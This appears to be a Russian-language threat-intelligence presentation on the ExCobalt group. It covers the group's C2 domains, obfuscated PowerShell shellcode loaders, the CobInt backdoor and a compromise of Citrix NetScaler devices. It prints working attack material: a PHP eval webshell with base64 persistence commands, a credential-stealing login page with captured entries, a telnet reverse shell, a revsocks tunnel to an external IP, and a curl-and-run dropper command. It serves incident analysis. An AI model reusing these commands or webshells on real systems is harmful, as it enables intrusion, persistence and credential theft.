Administrative city: Kiev
Administrative country: Ukraine
Administrative email: 2bdc704c006cbcf4s@privacyprotected.net
Administrative state: Kiev Region

Create date: 2022-12-26 00:00:00
Domain name: fsbkal.com
Domain registrar id: 2374
Domain registrar url: https://www.ukraine.com.ua
Expiry date: 2023-12-26 00:00:00
Name server 1: lilyana.ns.cloudflare.com
Name server 2: wells.ns.cloudflare.com
Query time: 2022-12-27 23:28:39
Registrant city: 34c66d635a84ae13
Registrant company: 708b4ccfe76c2b3c
Registrant country: Ukraine
Registrant email: 2bdc704c006cbcf4s@privacyprotected.net
Registrant name: caffdf4bc1326d1b
Registrant phone: a658e59ad94dab31
Registrant state: 1694358b0331d9ec
Registrant zip: f272f7100742b9c0
Technical city: Kiev




Домен C2	IP-адрес	Информация из whois-записи
fsbkal.com	172.67.205.75	Registrant country: Ukraine
knlrgb.com	23.132.185.120	Registrant country: Ukraine
avptp.com	185.117.73.169	Registrant country: Ukraine
deadork.com	176.105.252.116	Registrant country: Ukraine
saakashvili.com.ua	185.104.45.61	organization: Hosting Ukraine LLC
		registrar: ua.ukraine
ukr-net.website		Registrant country: Ukraine

NO
FF
ONE
2024

Цепочки атак ExCobalt



Фишинговые цепочки атак



Файлы-ключи не доступны
Завершение "штатной" работы ВПО

PwShell.Carbanak

LetsIntell.ps1

```
function jsFuPA
{
    return "7D7"+"B5"+"E526FB"
}
function DdpEeFKJ
{...}
function LXzChLj
{...}

function NhSkqELL
{
    Param ($Gk8ewY,$E5M)
    $hK30=sGQwJkqXQI
    $Dw51=$hK30.invoke([IntPtr]::Zero, $Gk8ewY.Length,0x3000, 0x40)
    $VM3Du=NyVmA $Gk8ewY $Dw51
    $HLL=0EdNf
    $OGA00=L0gArghhKd $HLL $Dw51 $E5M
    $FM5aM=ihpfoWI
    $Au6ri9=$FM5aM.invoke($OGA00, 0xffffffff) | Out-Null
}
...
function NyVmA
{
    Param ($lMp,$q3aY)
    [System.Runtime.InteropServices.Marshal]::Copy($lMp, 0, $q3aY, $lMp.Length)
}
...
function TnWhvXSxv
{
    If ([IntPtr]::size -eq 8)
    {
        $HcN=ncazrE
        $WZe3uF=1287
    }
    else
    {
        $HcN=Dzc0lupEK
        $WZe3uF=1107
    }
    $Vfb6x=rUVRaQVdW("5594B5815B888674587A678D997C7D89")
    $hdQED=[System.Convert]::ToString($Vfb6x((rUVRaQVdW $HcN))
    NhSkqELL $hdQED $WZe3uF
}
```


kavupdate.ps1

```
function gA0mCXx
{...}
function VMI0Bh
{...}
function IYu0dWRTD
{...}
function tHrBpH
{
    Param ($G0VmT,$ohn)
    $BnUZJW=JPXST
    $F016=uQCLk $BnUZJW $G0VmT
    $mtGc0=[System.Runtime.InteropServices.Marshal]::Copy($G0VmT, 0, $F016, $G0VmT.Length)
    $MxId=YNvttGGbgR
    $Lof9=$MxId.invoke([IntPtr]::Zero,0,[Int64]$F016+$ohn,[IntPtr]::Zero,0,[IntPtr]::Zero)
    $RZK3f=ElJm0BZ
    $ViX=$RZK3f.invoke($Lof9, 0xffffffff) | Out-Null
}
function MSioRl
{...}
```

Характерные черты:

- большое число функций обфускации (return > 50)
- проверка разрядности ОС
- выделение памяти
- копирование шелл-кода


CobInt backdoor



- Начальный загрузчик;
- Основной модуль;
- Дополнительные модули:
 1. Отправка скриншотов на управляющий сервер;
 2. Отправка информации о процессах на управляющий сервер




Supply Chain & Trusted Relationship



<https://pentest-tools.com/blog/supply-chain-attacks>

The Green Mile



mkshellcode.py

```
; constants
cmd:
db "<?=`curl {}|sh`;"
path1:
db "/var/netcaler/logon/a.php", 0
path2:
db "/bin/sh", 0
```

Input

Output



Citrix: Кража конфигурационных данных



a.txt

```
#NS13.1 Build 33.54
# Last modified by 'save config', Fri Sep 15 14:39:27 2023
set ns config -IPAddress [REDACTED] -netmask 255.255.255.0
enable ns feature LB CS CR CMP SSL GSLB HDOSP SSLVPN AAA REWRITE RESPONDER AppFlow FEO
enable ns mode FR L3 Edge USNIP PMTUD ULFD
set system parameter -maxClient 40 -minpasswordlen 8 -strongpassword enablelocal -doppler DISABLED
set system user nsroot
2f6c5818ec16c611c01c32cf2eb653946959162bc7[REDACTED]fc0dffffe73443585d46210e0292991d5b1a1e20ba56eb4c028a1
2d94de34e41ffc62c8693a316a63 -encrypted -hashmethod SHA512 -externalAuth DISABLED -timeout 900
add system group UKM-Netscaler-Admin-KUL -timeout 900
```

unallocated space

[illegible]

Citrix: Persistence via RC script

rc.netscaler

```
cp /nsconfig/gettytab /etc  
/bin/sh /etc/ntpd_ctl full_start  
  
nsapimgr -ys skip_systemaccess_policyeval=0  
nsapimgr_wr.sh -ys skip_systemaccess_policyeval=0  
  
echo PD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ0pvaG5Db2ZmZXkyMDIzISddKSk7Pz4= | /usr/bin/openssl  
base64 -d -out /netscaler/ns_gui/vpn/images/vpn_ns_gui.php  
  
echo PD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ0pvaG5Db2ZmZXkyMDIzISddKSk7Pz4= | /usr/bin/openssl  
base64 -d -out /netscaler/ns_gui/admin_ui/rdx/core/css/images/css.php  
  
chmod 6555 /bin/sh  
chmod 6555 /bin/sh
```

vpn_ns_gui.php

```
<?php @eval(base64_decode($_POST['JohnCoffey2023!']));?>
```



Citrix: Credentials Stealer

netscaler.php

```
<?php
$date = date("d/m/y : H:i :");
$username= $_POST['u'];
$password= $_POST['p'];
$password2= $_POST['p2'];
if ($username != "undefined"){
    $username = urldecode($username);
    $password = urldecode($password);
    file_put_contents("netscaler.1","Username:".$username.PHP_EOL ,FILE_APPEND);
    file_put_contents("netscaler.1","Password:".$password.PHP_EOL ,FILE_APPEND);
    file_put_contents('netscaler.1', "Date:".$date.PHP_EOL ,FILE_APPEND);
    #file_put_contents("netscaler.1", "PIN:".$password2.PHP_EOL ,FILE_APPEND);
    file_put_contents("netscaler.1","-----".PHP_EOL ,FILE_APPEND);
}
?>
```

netscaler.1

```
Username:[REDACTED]
Password:Rbh*****
Date:18/10/23 : 06:16 :
-----
Username:[REDACTED]
Password:Gjc*****
Date:18/10/23 : 06:18 :
-----
Username:[REDACTED]
Password:Zol*****
Date:18/10/23 : 06:25 :
-----
```

> 150 y3



Citrix: Command and Control

telnet (reverse shell)



```
sh -c '(sleep 4325|telnet 51.15.18.85 4102|while : ;  
do sh && break;  
done 2>&1|telnet 51.15.18.85 4102 >/dev/null 2>&1 &)'
```

revsocks



```
curl -O https://github.com/kost/revsocks/releases/download/v2.2/revsocks_freebsd_amd64  
mv revsocks_freebsd_amd64 nsnetvcs  
/netscaler/nsnetvcs -connect 51.15.18.85:8844 -pass 123
```

Python reverse shell




```
Sep 25 13:53:22 [REDACTED] sh_command="python3 rev4204.py "  
Sep 25 13:53:43 [REDACTED] sh_command="netstat -an | grep 51.15.18.85 "
```



FaceFish Rootkit

FaceFish Dropper

```
Sep 25 13:47:15 [REDACTED] sh_command="curl -O http://eu-debian.com/ssh3600 ; chmod +x ssh3600 ;  
./ssh3600 ; rm -f ssh3600 "  
Sep 25 13:47:38 [REDACTED] sh_command="curl -O http://eu-debian.com/ssh3600 ; chmod +x ssh3600 "
```



- user_key_allowed2;
- sshpam_auth_passwd;
- auth_shadow_pwexpired;
- getpwnamallow;
- login_write (new);
- read_passphrase;
- ssh_userauth2;
- key_perm_ok;
- load_identity_file;
- key_load_private_type (new).

FaceFish Dropper: UPX overlay

ssh3600

0001CCC0	00 00 55 50 58 21 00 00 00 00 00 00 55 50 58 21	..UPX!.....UPX!
0001CCD0	0D 16 02 08 D8 0C 4A FA 53 22 DE 74 9C 07 00 00	Ш.ЎS"ЮтЪ...
0001CCE0	0E 00 00 00 E0 8C 03 00 49 05 00 A8 F4 00 00 00	aЪ..I...Ёф...
0001CCF0	99 81 93 2B 27 6C 25 64 D2 B6 69 B5 E6 37 BF 2D	"T""+!%dTqijx7i-
0001CD00	78 2F 95 0F E1 04 50 F3 BF 99 63 D7 86 8F 07 4A	x/*..б.Pyi™cЧ+Ц.J
0001CD10	5B 19 51 6F 89 41 8A D0 9C B1 A3 0F 02 36 B0 B4	[.Qo%ABPm±J...6°r
0001CD20	53 3D E7 36 DC 16 45 D4 2D 0F 88 88 7F 05 43 87	S=з6b.Eф-..€€..C+
0001CD30	FE 41 29 2E 7A 23 C1 56 CE 0F 83 B0 C9 3F 5B 37	юA).z#EVO.ф°Й?{7
0001CD40	6E AF 3F CA 53 0B CF DE 92 59 46 73 02 C6 07 D0	nİ?KS.ΠЮ'YFs.Ж.P
0001CD50	F8 BC 7E 83 8A 6B 39 79 39 A7 06 08 0C 50 86 74	mј~íЉk9y9\$...P+т
